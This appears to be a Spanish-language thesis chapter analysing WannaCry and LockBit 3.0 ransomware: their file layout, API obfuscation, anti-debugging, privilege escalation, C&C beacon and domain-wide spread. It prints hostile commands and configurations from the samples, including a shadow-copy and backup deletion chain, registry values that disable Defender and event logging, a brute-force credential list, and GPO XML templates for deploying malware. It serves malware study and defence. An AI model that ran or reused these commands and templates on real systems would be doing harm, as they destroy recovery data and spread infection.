24d004a10...	DESKTOP-EBNIISE	56320	169.254.228.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56321	169.254.229.19	445	TCP	SYN sent	mssecsvc2.0
@WanaDe...	DESKTOP-EBNIISE	56305	DESKTOP-EBNIISE	9050	TCP	Establish...	

Figura 5.2: Conexión individual observada en Process Hacker a través del puerto 445




Figura 5.3: Intentos de conexión SMB masivos observados en Wireshark

El malware principal, ejecutado sin argumentos, continúa su ejecución extrayendo el recurso embebido 1831.bin, el cual guarda como **tasksche.exe** dentro de una subcarpeta creada en el directorio de Windows con el extraño nombre de **qeriuwjhrf**:

C:/WINDOWS/qeriuwjhrf/tasksche.exe

Este ejecutable contiene el código principal del ransomware y se ejecutado con el argumento `/i`.

Una vez en `tasksche.exe` (`1831.bin`), el malware genera una cadena aleatoria utilizando el nombre del ordenador como *seed* y comprueba si ha sido ejecutado con el argumento `/i`, lo cual será cierto en la ejecución inicial. A continuación, realiza las siguientes acciones:

- Crea un directorio oculto en una de las siguientes ubicaciones: `ProgramData`, `Intel`, o el directorio temporal del sistema (`TempDir`), utilizando como nombre de carpeta la cadena aleatoria generada.
- Se copia a sí mismo en ese directorio con el nombre `tasksche.exe`.
- Crea un nuevo servicio utilizando como nombre la misma cadena aleatoria generada.
- Este nuevo servicio ejecuta el flujo alternativo del malware, sin argumentos, en el que se establece la ruta de trabajo en el registro de Windows.

Posteriormente, el malware desencripta en memoria el recurso embebido `2058.XIA`, cifrado con la clave `WNcry@2017`. Este recurso contiene múltiples ficheros necesarios para la ejecución del ransomware:

- `msg/`: Carpeta con mensajes en varios idiomas indicando que los archivos han sido secuestrados para `WannaDecryptor`.
- `b.wnry`: Imagen utilizada como fondo de pantalla.
- `c.wnry`: URLs de la red Tor para la comunicación con el servidor de comando y control (C&C) y la cartera bitcoin para pagar el rescate.
- `r.wnry`: Archivo `README` que se copia en el escritorio de la víctima.
- `s.wnry`: Archivo comprimido que contiene el navegador Tor, facilitando su acceso al usuario infectado.
- `t.wnry`: Archivo comprimido y cifrado que contiene:
  - Una clave AES cifrada con otra clave RSA almacenada en memoria del programa `tasksche.exe` (`1831.bin`).
  - El ejecutable final del ransomware, cifrado con la clave AES, que orquesta la infección completa y hace uso de los archivos descomprimidos de `2058.XIA`.
- `taskdl.exe`: Ejecutable auxiliar.
- `taskse.exe`: Ejecutable auxiliar.
- `u.wnry`: Es el programa `@WanaDecryptor@.exe`, una interfaz gráfica que permite desencriptar los archivos si se ha realizado el pago.

Name	Date modified	Type	Size
msg	09/06/2025 18:03	File folder	
TaskData	09/06/2025 18:03	File folder	
@Please_Read_Me@.txt	09/06/2025 17:23	Text Document	1 KB
@WanaDecryptor@.exe	12/05/2017 02:22	Application	240 KB
@WanaDecryptor@.exe	09/06/2025 17:23	Shortcut	1 KB
00000000.eky	09/06/2025 17:23	EKY File	2 KB
00000000.pky	09/06/2025 17:23	PKY File	1 KB
00000000.res	09/06/2025 18:04	Compiled Resource	1 KB
b.wnry	11/05/2017 20:13	WNRY File	1,407 KB
c.wnry	09/06/2025 17:25	WNRY File	1 KB
f.wnry	09/06/2025 17:24	WNRY File	2 KB
r.wnry	11/05/2017 15:59	WNRY File	1 KB
s.wnry	09/05/2017 16:58	WNRY File	2,968 KB
t.wnry	12/05/2017 02:22	WNRY File	65 KB
taskdl.exe	12/05/2017 02:22	Application	20 KB
tasksche.exe	09/06/2025 17:23	Application	3,432 KB
taskse.exe	12/05/2017 02:22	Application	20 KB
u.wnry	12/05/2017 02:22	WNRY File	240 KB

Figura 5.4: Carpeta con todos los archivos de WannaCry - Ejecutables y Criptografía

Posteriormente, el malware oculta el directorio de trabajo utilizando el comando:

```
attrib +h .
```

Name	Date modified	Type	Size
dbg	09/06/2025 18:03	File folder	
Microsoft	09/06/2025 18:03	File folder	
Microsoft DevDiv	09/06/2025 18:03	File folder	
Microsoft OneDrive	09/06/2025 18:03	File folder	
Mozilla-1de4ecc8-1241-4177-a864-e594e8d1f...	09/06/2025 18:03	File folder	
oqywognupbonhr845	09/06/2025 18:03	File folder	
Package Cache	09/06/2025 18:03	File folder	
Packages	09/06/2025 18:03	File folder	
regid.1991-06.com.microsoft	09/06/2025 18:03	File folder	
SoftwareDistribution	09/06/2025 18:03	File folder	
ssh	09/06/2025 18:03	File folder	
USOPrivate	09/06/2025 18:03	File folder	
USOShared	09/06/2025 18:03	File folder	
Windows App Certification Kit	09/06/2025 18:03	File folder	
WindowsHolographicDevices	09/06/2025 18:03	File folder	

Figura 5.5: Carpeta oculta donde está tasksche.exe

Además, otorga permisos de acceso total a todos los usuarios mediante la instrucción:

```
icacls . /grant Everyone:F /T /C /Q
```

Tras esto, el malware carga desde memoria una clave RSA que será utilizada para descifrar una clave AES contenida en el archivo `t.wnry`.

Utilizando la clave RSA, se descifra la clave AES embebida en `t.wnry`, y posteriormente se utiliza dicha clave simétrica para descifrar el resto del contenido del archivo. El resultado es una biblioteca de enlace dinámico (DLL) que se encarga de orquestar la fase final de la infección, haciendo uso de los archivos extraídos de `2058.XIA`.

Este ejecutable se cargado y se ejecuta directamente como una función dentro del propio programa (DLL), invocando su rutina `TaskStart()`.

Dentro de este DLL, el malware establece persistencia creando una entrada en la clave de registro Run:

Clave del registro	Valor del registro	Dato
<code>HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run</code>	{valor_aleatorio}	{ruta_lockbit}

Cuadro 5.1: Clave de registro establecida para persistencia del malware.

El valor insertado tiene un nombre generado aleatoriamente y contiene como dato la ruta completa al ejecutable `tasksche.exe`, asegurando su ejecución automática en cada inicio de sesión del usuario.

Además, el malware finaliza forzosamente servicios críticos relacionados con bases de datos y plataformas de mensajería, con el objetivo de liberar archivos que puedan estar en uso por estos programas y así garantizar su cifrado. Los servicios afectados son:

- `Microsoft.Exchange.*` (todos los servicios relacionados con Microsoft Exchange)
- `MSEexchange.*` (variantes adicionales)
- `sqlserver`
- `sqlwriter`
- `mysqld`

También, el malware elimina copias de seguridad del sistema para evitar la recuperación de archivos, utilizando herramientas del sistema y comandos de administración como WMI, `vssadmin`, `wbadmin` y `bcdedit`. Para ello, ejecuta la siguiente cadena de comandos:

```
cmd.exe /c vssadmin delete shadows /all /quiet &
wmic shadowcopy delete &
bcdedit /set {default} bootstatuspolicy ignoreallfailures &
bcdedit /set {default} recoveryenabled no &
wbadmin delete catalog -quiet
```

Estos comandos eliminan las instantáneas de volumen (copias sombra), deshabilitan el entorno de recuperación y borran el catálogo de copias de seguridad, dificultando significativamente cualquier intento de restauración del sistema por parte del usuario [92].

## 5.2. Resumen ejecutivo: LockBit 3.0

LockBit 3.0, también conocido como LockBit Black, representa una de las amenazas más sofisticadas en el panorama actual del malware, y destaca tanto por su diseño modular como por sus avanzadas capacidades de evasión, ofuscación y destrucción. Este ransomware se distribuye bajo un modelo de Ransomware-as-a-Service (RaaS), y está diseñado para ejecutarse en entornos corporativos con el objetivo de extorsionar a cambio de cifras monetarias enormes.

En la fase inicial de LockBit 3.0 se realiza una importación masiva de un total de 305 funciones API pertenecientes a las siguientes librerías estándar:

- ntdll.dll [103]
- kernel32.dll [159]
- advapi32.dll [208]
- userenv.dll [248]
- user32.dll [252]
- gdi32.dll [266]
- shell32.dll [287]
- ole32.dll [292]
- shlwapi.dll [302]
- oleaut32.dll [316]
- wtsapi32.dll [321]
- rstrtmgr.dll [323]
- netapi32.dll [328]
- activeds.dll [339]
- wininet.dll [345]
- wsck32.dll [356]
- mpr.dll [360]
- winspool.drv [363]
- gpedit.dll [368]

Para resolver dinámicamente las direcciones de las funciones API, se utiliza un sistema de hashing personalizado que consta de dos etapas: en la primera, se calcula un hash a partir del nombre de la DLL, obtenido del campo `Ldr` del PEB [372] (desplazamiento +0x0C). Este campo apunta a una `LDR_DATA_TABLE_ENTRY` [374] (desplazamiento +0x0C), desde donde accede a `DllBase`, que al ser un `UNICODE_STRING` [376], permite obtener el nombre real del módulo desde el campo `Buffer` (desplazamiento +0x30).

En la segunda etapa, genera un segundo hash combinando el hash de la librería con el nombre de cada API exportada. El nombre de la API se obtiene recorriendo cada `LDR_DATA_TABLE_ENTRY`, accediendo a `DllBase` (desplazamiento +0x18), que contiene la dirección base absoluta de la librería, y desde allí al campo `e_lfanew` [375] (desplazamiento +0x3C), el encabezado del ejecutable. A partir de este, localiza la tabla de exportaciones relativa (RVA Export Directory) en el desplazamiento +0x78, que si es distinto a cero, accede a `AddressOfNames` (desplazamiento +0x20), que, sumado a `DllBase`, proporciona la dirección absoluta del array con los nombres de todas las funciones exportadas. Se itera sobre este listado, y cuando el hash calculado coincide con el valor esperado, se accede al campo `AddressOfFunctions` (desplazamiento +0x1C), cuyo RVA, sumado a `DllBase`, permite obtener la dirección absoluta de la función correspondiente, en el mismo índice que el nombre exportado encontrado en `AddressOfNames`.

Campo	Desplazamiento	Descripción
PEB	-	Estructura base
PEB->Ldr	+0x0C	Puntero a _PEB_LDR_DATA
PEB_LDR_DATA->InLoadOrderModuleList	+0x0C	Lista doblemente enlazada de módulos cargados
LDR_DATA_TABLE_ENTRY->D11Base	+0x18	Dirección base del módulo cargado
LDR_DATA_TABLE_ENTRY->BaseDllName	+0x2C	Nombre base de la DLL, estructura UNICODE_STRING
BaseDllName->Buffer	+0x04	Puntero al nombre en texto plano del módulo
D11Base->e_lfanew	+0x3C	RVA del encabezado del ejecutable
e_lfanew->ExportDirectory_RVA	+0x78	RVA de la tabla de exportaciones del módulo
ExportDirectory_RVA->AddressOfNames	+0x20	RVA del array con los nombres de las funciones exportadas
ExportDirectory_RVA->AddressOfNameOrdinals	+0x24	RVA de los índices ordinales
ExportDirectory_RVA->AddressOfFunctions	+0x1C	RVA del array con direcciones de funciones exportadas

Cuadro 5.2: Acceso estructurado al PEB y sus campos relevantes

Esta dirección absoluta de la API no se almacena directamente, sino que se guarda en una zona de memoria previamente reservada en un montón, utilizando una de las cinco variantes distintas de trampolín, de forma aleatoria, en cada dirección absoluta API como mecanismo indirecto de redirección. Estos trampolines se basan en la figura 5.3.

Tipo	Técnica	Descripción
0	ROR + JMP EAX	Se aplica una rotación a la izquierda (ROL) sobre la dirección de la API. Se genera un trampolín que revierte esta operación con ROR y salta a la dirección decodificada.
1	ROL + JMP EAX	Se aplica una rotación a la derecha (ROR) sobre la dirección de la API, que luego se deshace con ROL en el trampolín antes de ejecutar el salto.
2	XOR + JMP EAX	Se ofusca la dirección de la API mediante una operación XOR con la máscara 0x10035FFF. Este trampolín almacena esta máscara y la aplica de nuevo para obtener la dirección original antes de hacer el salto.
3	ROR + XOR + JMP EAX	La dirección de la API se ofusca con XOR y luego se corrumbre con una rotación a la izquierda (ROL). Este trampolín deshace la rotación con ROR, aplica la máscara con XOR y finalmente ejecuta el salto.

Tipo	Técnica	Descripción
4	ROL + XOR + JMP EAX	Similar al caso anterior, pero la dirección es primero rotada a la derecha (ROR) y luego ofuscada con XOR. Este trampolín aplica ROL, la misma máscara de XOR y salta a la dirección restaurada.

Cuadro 5.3: Técnicas de trampolines en LockBit 3.0

Este enfoque no solamente oculta la relación directa con las APIs originales, sino que también introduce una barrera adicional de evasión frente al análisis estático y dinámico.

La carga útil en el malware se obtiene dinámicamente mediante varias técnicas, ya que en su estado inicial no es utilizable. Se utiliza decodificación con el algoritmo Base64, descompresión con el algoritmo aPLib [387], desofuscación mediante una operación XOR con la máscara 0x10035FFF, y desencriptación XOR personalizada basada en múltiples rondas XOR.

Además, carga código adicional de forma dinámica, los cuales implementan funciones auxiliares encargadas de generar valores intermedios y preparar una clave simétrica utilizada en la rutina personalizada de desencriptación multirronda basada en XOR.

El uso de montones es el instrumento principal para las técnicas de antidepuración, ya que el malware comprueba las banderas de depuración activadas por defecto [100]. Para ello, analiza el campo Flags (desplazamiento +x40) o ForceFlags (desplazamiento +x44) de la estructura \_HEAP [99] del montón. En particular, verifica si la flag HeapValidateParameters (0x40000000) [386] está habilitada, ya que su activación implica que se encuentra en un entorno de depuración, por tanto corrompiendo el manejador del montón mediante una operación de rotación ROR que no tiene un efecto inmediato y su uso es impredecible, dificultando su trazabilidad y evitando que aparezca una excepción inmediata. Además, también cuenta con otra técnica de antidepuración sofisticada, ya que debido a la bandera HEAP\_TAIL\_CHECKING\_ENABLED, que se activa por defecto al depurar [100], provoca que se añada el patrón 0xABABABAB en ejecutables de 32 bits para detectar desbordamientos de búfer, por lo que en la carga masiva de funciones API si se detecta este patrón, omitirá la carga dinámica e indirecta de cada función API, obstaculizando así con la ejecución normal del malware cuando se depure.

Address	Hex	ASCII
02E20000	C9 FE DB 1E   DB 32 00 01   EE FF EE FF   02 00 00 00   E8 02 .iyiy..	
02E20010	A4 00 E2 02   A4 00 E2 02   00 00 E2 02   00 00 E2 02   ..,..,..,..,..,..,	
02E20020	0F 00 00 00   A8 04 E2 02   00 F0 E2 02   0E 00 00 00   ..,..,..,..,..,..,	
02E20030	01 00 00 00   00 00 00 00   F0 0F E2 02   F0 0F E2 02   ..,..,..,..,..,..,	
02E20040	62 10 04 40   60 00 00 40   00 00 00 00   00 00 00 10   b,@..@..	
02E20050	5C FE DA 8A   DB 32 00 00   00 00 00 00   FE 00 00 00   b@.02.....p..	
02E20060	FF EE FF EE   00 10 00 00   00 20 00 00   00 02 00 00   yiyi.....	
02E20070	00 20 00 00   44 01 00 00   FF EF FD 7F   02 00 58 02   ..D...yiy..x..	

Figura 5.6: Contenido del campo Flags en x32dbg al depurar (0x40041062)

Otra técnica de antidepuración es la ocultación del hilo del depurador, al invocar la función cargada dinámicamente ZwSetInformationThread() [134] pasando como argumento el manejador del hilo actual y la clase ThreadInformationClass con el valor 0x11 que corresponde a ThreadHideFromDebugger[385], provocando que se oculte el proceso actual de los depuradores. Finalmente, como último método de antidepuración, se corrompe DbgUiRemoteBreakin [388] cifrando su contenido con RtlEncryptMemory() [241], ya que, esta estructura se utiliza por los depuradores para interrumpir la ejecución con pun-

tos de control, la cual queda inutilizada, impidiendo así el uso de depuradores, ya que dependen de dicha funcionalidad interna del sistema.

Posteriormente, desencripta y descomprime carga útil que contiene múltiples estructuras de configuración: banderas de activación de funcionalidades del malware, una clave pública RSA de 1024 bits, un identificador de afiliado, desplazamientos relativos a los otros datos a extraer, cadenas codificadas en Base64, un listado de credenciales comunes de administrador para Directorio Activo, una nota de rescate, y listas negras de procesos y servicios a finalizar.

El malware comprueba el idioma configurado en el sistema operativo, y si este se encuentra en una lista específica, finaliza su ejecución para evitar la infección del equipo. Los idiomas filtrados coinciden en su mayoría con los países miembros de la Comunidad de Estados Independientes (CEI) o de la antigua Unión de Repúblicas Socialistas Soviéticas (URSS). Esta selección indica ciertas motivaciones políticas:

- Russo (Rusia)
- Ucraniano (Ucrania)
- Bielorruso (Bielorrusia)
- Tayiko (Cirílico, Tayikistán)
- Armenio (Armenia)
- Azerí (Cirílico, Azerbaiyán)
- Georgiano (Georgia)
- Kazajo (Kazajistán)
- Kirguís (Kirguistán)
- Turcomano (Turkmenistán)
- Uzbeko (Latino, Uzbekistán)
- Tártaro (Tartaristán, Rusia)
- Mongol (Tradicional, China)
- Russo (Cirílico, Moldavia)
- Uzbeko (Cirílico, Uzbekistán)
- Árabe (Siria)

Si el idioma del sistema no se encuentra en la lista blanca, inicia la elevación de privilegios con el objeto COM vulnerable `ICMLuaUtil` con su GUID, suplantando la consola de comandos y la dirección de proceso del malware por las del proceso legítimo y privilegiado `dllhost.exe`, para así explotar este objeto COM vulnerable. A continuación, termina el proceso actual y relanza el malware con privilegios elevados para continuar con la infección [397].

De manera intermedia genera la extensión para los archivos cifrados hasheando con MD5 un identificador global (GUID) basado en la clave RSA.

Además, continúa su escalada de privilegios con `RtlAdjustPrivilege` [138] que asigna privilegios avanzados al proceso [402]. En la tabla 5.4 se recoge la lista de privilegios que se otorga.

Hex	Nombre del privilegio	Permiso habilitado
0x03	SE_ASSIGNPRIMARYTOKEN_PRIVILEGE	Asignar el token primario de un proceso.
0x11	SE_BACKUP_PRIVILEGE	Realizar operaciones de copia de seguridad con acceso total de lectura.
0x14	SE_DEBUG_PRIVILEGE	Depurar y modificar cualquier proceso, ignorando listas DACL.
0x24	SE_MAX_WELL_KNOWN_PRIVILEGE	Obtener un token de suplantación para otro usuario en la misma sesión.
0x1D	SE_IMPERSONATE_PRIVILEGE	Suplantar un cliente autenticado.
0x0E	SE_INC_BASE_PRIORITY_PRIVILEGE	Incrementar la prioridad base de un proceso.
0x05	SE_INCREASE_QUOTA_PRIVILEGE	Incrementar la cuota asignada a un proceso.
0x21	SE_INC_WORKING_SET_PRIVILEGE	Asignar más memoria a aplicaciones de usuario.
0x1C	SE_MANAGE_VOLUME_PRIVILEGE	Permitir operaciones de administración de volúmenes.
0x0D	SE_PROF_SINGLE_PROCESS_PRIVILEGE	Recopilar información de perfil de un único proceso.
0x12	SE_RESTORE_PRIVILEGE	Restaurar archivos con control total de escritura.
0x08	SE_SECURITY_PRIVILEGE	Controlar y ver mensajes de auditoría del sistema.
0x0B	SE_SYSTEM_PROFILE_PRIVILEGE	Recopilar información de perfil del sistema completo.
0x09	SE_TAKE_OWNERSHIP_PRIVILEGE	Tomar propiedad de un objeto sin necesidad de permisos DACL.
0x13	SE_SHUTDOWN_PRIVILEGE	Apagar el sistema local.

Cuadro 5.4: Listado de privilegios otorgados con RtlAdjustPrivilege

Si el proceso no se ejecuta con privilegios de sistema (SYSTEM), obtiene la consola interactiva WinSta0\Default y establece una lista de control de acceso discrecional (DACL) vacía, concediendo así control total a cualquier usuario. En caso de disponer de un token con privilegios de sistema, intenta duplicar el token de explorer.exe utilizando permisos de delegación de seguridad (SE\_DEBUG\_PRIVILEGE) [407], que si falla, intenta obtener un token con privilegios del proceso svchost.exe, inyectando payload en dicho proceso, que se adapta según la arquitectura del sistema. Para ello, comprueba si el entorno de ejecución es WOW64 [406], que permite la ejecución de procesos de 32 bits en sistemas de 64 bits.

Continúa con un listado de credenciales de Directorio Activo. para realizar ataques de fuerza bruta mediante autenticaciones de usuario, hasta que encuentre una combinación

válida o se agote. Si encuentra una credencial válida, almacena el token del usuario autenticado y verifica si posee privilegios de administrador en el dominio, con el objetivo de emplearlo posteriormente para realizar movimientos laterales dentro del mismo. El listado de credenciales es el siguiente:

- ad.lab:Qwerty!
- Administrator:123QWEqwe!@#
- Admin2:P@ssw0rd
- Administrator:P@ssw0rd
- Administrator:Qwerty!
- Administrator:123QWEqwe
- Administrator:123QWEqweqwe

Seguidamente, extrae un ícono previamente cifrado y comprimido en memoria, configurándolo como el ícono por defecto para los archivos cifrados mediante modificaciones del registro de Windows en **HKEY\_LOCAL\_MACHINE**, donde se establecen los iconos por defecto para las extensiones.

Clave del registro	Valor del registro	Dato
HKLM	{extension_malware}	C:\ProgramData\{extension_malware}.ico

Cuadro 5.5: Clave de registro establecida para el ícono por defecto de los archivos encriptados.



Figura 5.7: Ícono personalizado del ransomware LockBit 3.0

Así pues, continúa con una exfiltración de datos mediante peticiones HTTP POST al servidor de comando y control (C&C).

### Mensaje a servidor C&C

```

1  {
2      "bot_version": "1.0",           <- Versión del malware
3      "bot_id": "did3590c93d15f8c86dee56990bb7eac", <- ID único del bot
4      "bot_company": "00000000000000000000000000000000", <- Información de afiliado
5      "host_hostname": "DESKTOP-EBNIISE",          <- Nombre del host
6      "host_user": "ANON",                  <- Usuario en sesión
7      "host_os": "Windows 10 Pro",          <- Sistema operativo
8      "host_domain": "WORKGROUP",          <- Dominio o grupo de trabajo
9      "host_arch": "x64",                 <- Arquitectura (x64/x86)
10     "host_lang": "en-GB",              <- Lenguaje regional
11     "disks_info": [
12         {
13             "disk_name": "C",
14             "disk_size": "60832",           <- Tamaño total (en MB)
15             "free_size": "9275"           <- Espacio libre
16         }
17     ]
18 }
```

Además, detiene y elimina servicios incluidos en una lista negra específica:

- |          |              |          |           |
|----------|--------------|----------|-----------|
| ■ vss    | ■ mepocs     | ■ backup | ■ GxCVD   |
| ■ sql    | ■ msexchange | ■ GxVss  | ■ GxCIMgr |
| ■ svc\$  | ■ sophos     | ■ GxBlr  |           |
| ■ memtas | ■ veeam      | ■ GxFWD  |           |

Finaliza procesos presentes en otra lista negra distinta:

- |                    |                  |               |
|--------------------|------------------|---------------|
| ■ sql              | ■ tbirdconfig    | ■ steam       |
| ■ oracle           | ■ mydesktopqos   | ■ thebat      |
| ■ ocsssd           | ■ ocomm          | ■ thunderbird |
| ■ dbsnmp           | ■ dbeng50        | ■ visio       |
| ■ synctime         | ■ sqbcoreservice | ■ winword     |
| ■ agntsvc          | ■ excel          | ■ wordpad     |
| ■ isqlplussvc      | ■ infopath       | ■ notepad     |
| ■ xfssvcccon       | ■ msaccess       | ■ calc        |
| ■ mydesktopservice | ■ mspub          | ■ wuauctl     |
| ■ ocautoupds       | ■ onenote        | ■ onedrive    |
| ■ encssvc          | ■ outlook        |               |
| ■ firefox          | ■ powerpnt       |               |

Continúa su ejecución, con Windows Management Instrumentation (WMI) para identificar y eliminar instantáneas de volumen [92], evitando así la recuperación de datos. Para ello, ejecuta la consulta WMI `SELECT * FROM Win32_ShadowCopy` con el objetivo de obtener las instantáneas existentes, extraer sus identificadores accediendo al campo

`Win32_ShadowCopy.ID`, y posteriormente eliminarlas con el método `DeleteInstance` con la consulta `Win32_ShadowCopy.ID='%s'`.

Además, desactiva y limpia registros de Windows, dificultando el análisis forense e impidiendo la trazabilidad tras la infección.

Clave de registro	Valor	Dato
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\*	Enabled	0
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels*\ChannelAccess	ChannelAccess	AO:BAG:SYD:(A;;0x1;;;SY)(A;;0x5;;;BA)(A;;0x1;;;LA)

Cuadro 5.6: Claves de registro modificadas para deshabilitar el registro de eventos

Durante la fase de propagación lateral en entornos corporativos unidos a un Directorio Activo, el ransomware se aprovecha de la administración centralizada a través de políticas de grupo (GPO). Para el movimiento lateral se utiliza una serie de archivos XML que definen configuraciones específicas, entre ellas: compartir discos en red, replicar el ejecutable malicioso y su ejecución privilegiada, desactivación de mecanismos de seguridad y paralización de servicios.

Mediante el fichero `NetworkShares.xml`, se configuran automáticamente unidades compartidas en todos los equipos del dominio. Cada disco, desde la unidad D: hasta la Z:, se publica como recurso compartido accesible por red:

Listado 5.1: `NetworkShares.xml`

```
<?xml version="1.0" encoding="utf-8"?>
<NetworkShareSettings clsid="{520870D8-A6E7-47e8-A8D8-E6A4E76EAEC2}">
    <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_D" changed="%s" uid="%s">
        <Properties action="U" name="%%ComputerName%%_D" path="D:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/>
    </NetShare>
    <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_E" changed="%s" uid="%s">
        <Properties action="U" name="%%ComputerName%%_E" path="E:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/>
    </NetShare>
    <!-- Mismo patron hasta el disco Z: -->
    <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_Z" changed="%s" uid="%s">
        <Properties action="U" name="%%ComputerName%%_Z" path="Z:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/>
    </NetShare>
</NetworkShareSettings>
```

A través del archivo `Files.xml`, se especifica la copia del ejecutable del malware, el cual previamente se ha transferido a la carpeta compartida del dominio, `SYSVOL` [431], hacia el directorio temporal de cada equipo afectado (`%TempDir%`):

Listado 5.2: `Files.xml`

```
<?xml version="1.0" encoding="utf-8"?>
<Files clsid="{215B2E53-57CE-475c-80FE-9EEC14635851}">
    <File clsid="{50BE44C8-567A-4ed1-B1D0-9234FE1F38AF}" name="%s" status="%s" image="2" bypassErrors="1" changed="%s" uid="%s">
        <Properties action="U" fromPath="%s" targetPath="%s" readOnly="0" archive="1" hidden="0" suppress="0"/>
    </File>
</Files>
```

El archivo `ScheduledTasks.xml` define la creación de tareas programadas persistentes. Esta define una tarea que ejecuta la copia del malware en cada equipo, en el directorio temporal, con el mayor nivel de privilegios disponible (`RunLevel = HighestAvailable`), que será activado automáticamente una vez los equipos actualicen las GPO:

Listado 5.3: `ScheduledTasks.xml`

```
<?xml version="1.0" encoding="utf-8"?>
<ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}">
  <TaskV2 clsid="{D8896631-B747-47a7-84A6-C155337F3BC8}" name="%s" image="2" changed="%s" uid="%s">
    <Properties action="U" name="%s" runAs="%s" logonType="InteractiveToken">
      <Task version="1.2">
        <RegistrationInfo>
          <Author>%s</Author>
          <Description></Description>
        </RegistrationInfo>
        <Principals>
          <Principal id="Author">
            <UserId>%s</UserId>
            <LogonType>InteractiveToken</LogonType>
            <RunLevel>HighestAvailable</RunLevel>
          </Principal>
        </Principals>
        <Settings>
          <IdleSettings>
            <Duration>PT10M</Duration>
            <WaitTimeout>PT1H</WaitTimeout>
            <StopOnIdleEnd>false</StopOnIdleEnd>
            <RestartOnIdle>false</RestartOnIdle>
          </IdleSettings>
          <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
          <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
          <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
          <AllowHardTerminate>true</AllowHardTerminate>
          <AllowStartOnDemand>true</AllowStartOnDemand>
          <Enabled>true</Enabled>
          <Hidden>false</Hidden>
          <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
          <Priority>7</Priority>
        </Settings>
        <Triggers>
          <RegistrationTrigger>
            <Enabled>true</Enabled>
          </RegistrationTrigger>
        </Triggers>
        <Actions Context="Author">
          <Exec>
            <Command>%s</Command>
            <Arguments>%s</Arguments>
          </Exec>
        </Actions>
      </Task>
    </Properties>
  </TaskV2>
</ScheduledTasks>
```

Con el fichero `Registry.pol`, se modifica múltiples claves del registro del sistema para deshabilitar mecanismos de defensa de Windows Defender, SmartScreen y Firewall de Windows en los distintos equipos del sistema. La Tabla 5.7 detalla los cambios introducidos.

Clave del registro	Valor del registro	Dato
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	GroupPolicyRefreshTimeDC	1
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	GroupPolicyRefreshTimeOffsetDC	1
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	GroupPolicyRefreshTime	1
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	GroupPolicyRefreshTimeOffset	1
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	EnableSmartScreen	0
HKLM\SOFTWARE\Policies\Microsoft\Windows\System	**delShellSmartScreenLevel	32
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender	DisableAntiSpyware	1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender	DisableRoutinelyTakingAction	1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection	DisableRealtimeMonitoring	1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection	DisableBehaviorMonitoring	1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet	SubmitSamplesConsent	2
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet	SpynetReporting	0
